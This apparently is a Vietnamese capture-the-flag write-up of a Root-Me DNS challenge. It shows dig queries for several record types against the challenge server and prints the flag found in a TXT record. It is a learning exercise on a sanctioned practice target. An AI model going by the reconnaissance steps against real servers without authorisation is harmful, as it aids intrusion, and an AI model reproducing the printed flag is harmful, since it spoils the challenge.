; COOKIE: 5d5fa56fd7e008da010000006732fcbe1ef783bdb9517eac (good)
;; QUESTION SECTION:
;ch11.challenge01.root-me.org. IN A

;; ANSWER SECTION:
ch11.challenge01.root-me.org. 604800 IN A      127.0.0.1

;; Query time: 204 msec
;; SERVER: 212.129.38.224#54011(challenge01.root-me.org) (UDP)
;; WHEN: Tue Nov 12 13:58:58 +07 2024
;; MSG SIZE rcvd: 101
```

Bản ghi AAAA

```
(kali㉿kali)-[~]
$ dig @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org AAAA
; <>> DiG 9.20.0-Debian <>> @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org AAAA
; (2 servers found)
;; global options: +cmd
;; Got answer:
->>>HEADER<- opcode: QUERY, status: NOERROR, id: 37983
flags: qr aa rd; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: udp: 1232
; COOKIE: 63d47c02323521f1010000006732fc50921665850da4be6 (good)
;; QUESTION SECTION:
;ch11.challenge01.root-me.org. IN AAAA

;; AUTHORITY SECTION:
ch11.challenge01.root-me.org. 604800 IN SOA      ch11.challenge01.root-me.org. root.ch11.challenge01.root-me.org. 2 604800 86400 2419200 604800
0
;; Query time: 200 msec
;; SERVER: 212.129.38.224#54011(challenge01.root-me.org) (UDP)
;; WHEN: Tue Nov 12 13:59:35 +07 2024
;; MSG SIZE rcvd: 126
```

Bản ghi CNAME

Lab 01: DEF Nhóm GHI

```
(kali㉿kali)-[~]
$ dig @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org CNAME
; <>> DiG 9.20.0-Debian <>> @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org CNAME
; (2 servers found)
;; global options: +cmd
;; Got answer:
;; ->>>HEADER<<- opcode: QUERY, status: NOERROR, id: 40642
;; flags: qr aa rd; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags: udp: 1232
;; COOKIE: 544126c7b3991e79010000006732Fcfd079960445f032cde (good)
;; QUESTION SECTION:
;ch11.challenge01.root-me.org. IN CNAME
;;
;; AUTHORITY SECTION:
ch11.challenge01.root-me.org. 604800 IN SOA ch11.challenge01.root-me.org. root.ch11.challenge01.root-me.org. 2 604800 86400 2419200 604800
0
;;
;; Query time: 211 msec
;; SERVER: 212.129.38.224#54011(challenge01.root-me.org) (UDP)
;; WHEN: Tue Nov 12 14:00:14 +07 2024
;; MSG SIZE rcvd: 126
```

Bản ghi MX

```
(kali㉿kali)-[~]
$ dig @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org MX
; <>> DiG 9.20.0-Debian <>> @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org MX
; (2 servers found)
;; global options: +cmd
;; Got answer:
;; ->>>HEADER<<- opcode: QUERY, status: NOERROR, id: 53723
;; flags: qr aa rd; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags: udp: 1232
;; COOKIE: 71a47466457aaa7e010000006732fd1d282cccd3763c34ae7 (good)
;; QUESTION SECTION:
;ch11.challenge01.root-me.org. IN MX
;;
;; AUTHORITY SECTION:
ch11.challenge01.root-me.org. 604800 IN SOA ch11.challenge01.root-me.org. root.ch11.challenge01.root-me.org. 2 604800 86400 2419200 604800
0
;;
;; Query time: 199 msec
;; SERVER: 212.129.38.224#54011(challenge01.root-me.org) (UDP)
;; WHEN: Tue Nov 12 14:00:47 +07 2024
;; MSG SIZE rcvd: 126
```

Bản ghi TXT

```
(kali㉿kali)-[~]
$ dig @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org TXT
; <>> DiG 9.20.0-Debian <>> @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org TXT
; (2 servers found)
;; global options: +cmd
;; Got answer:
;; ->>>HEADER<<- opcode: QUERY, status: NOERROR, id: 549
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags: udp: 1232
;; COOKIE: c10eeb13d30981cc010000006732fd2e4e4165b5cdc9e93b (good)
;; QUESTION SECTION:
;ch11.challenge01.root-me.org. IN TXT
;;
;; ANSWER SECTION:
ch11.challenge01.root-me.org. 604800 IN TXT "DNS transfer secret key : CBkFRwfNMMtRjHY"
;;
;; Query time: 199 msec
;; SERVER: 212.129.38.224#54011(challenge01.root-me.org) (UDP)
;; WHEN: Tue Nov 12 14:01:04 +07 2024
;; MSG SIZE rcvd: 139
```

Với bản ghi TXT thì tìm thấy flag CBkFRwfNMMtRjHY

Sau khi gửi flag:

Validation

Well done, you won 15 Points

Don't forget to give your opinion on the challenge by voting ;-)

 tweet it!

Enter password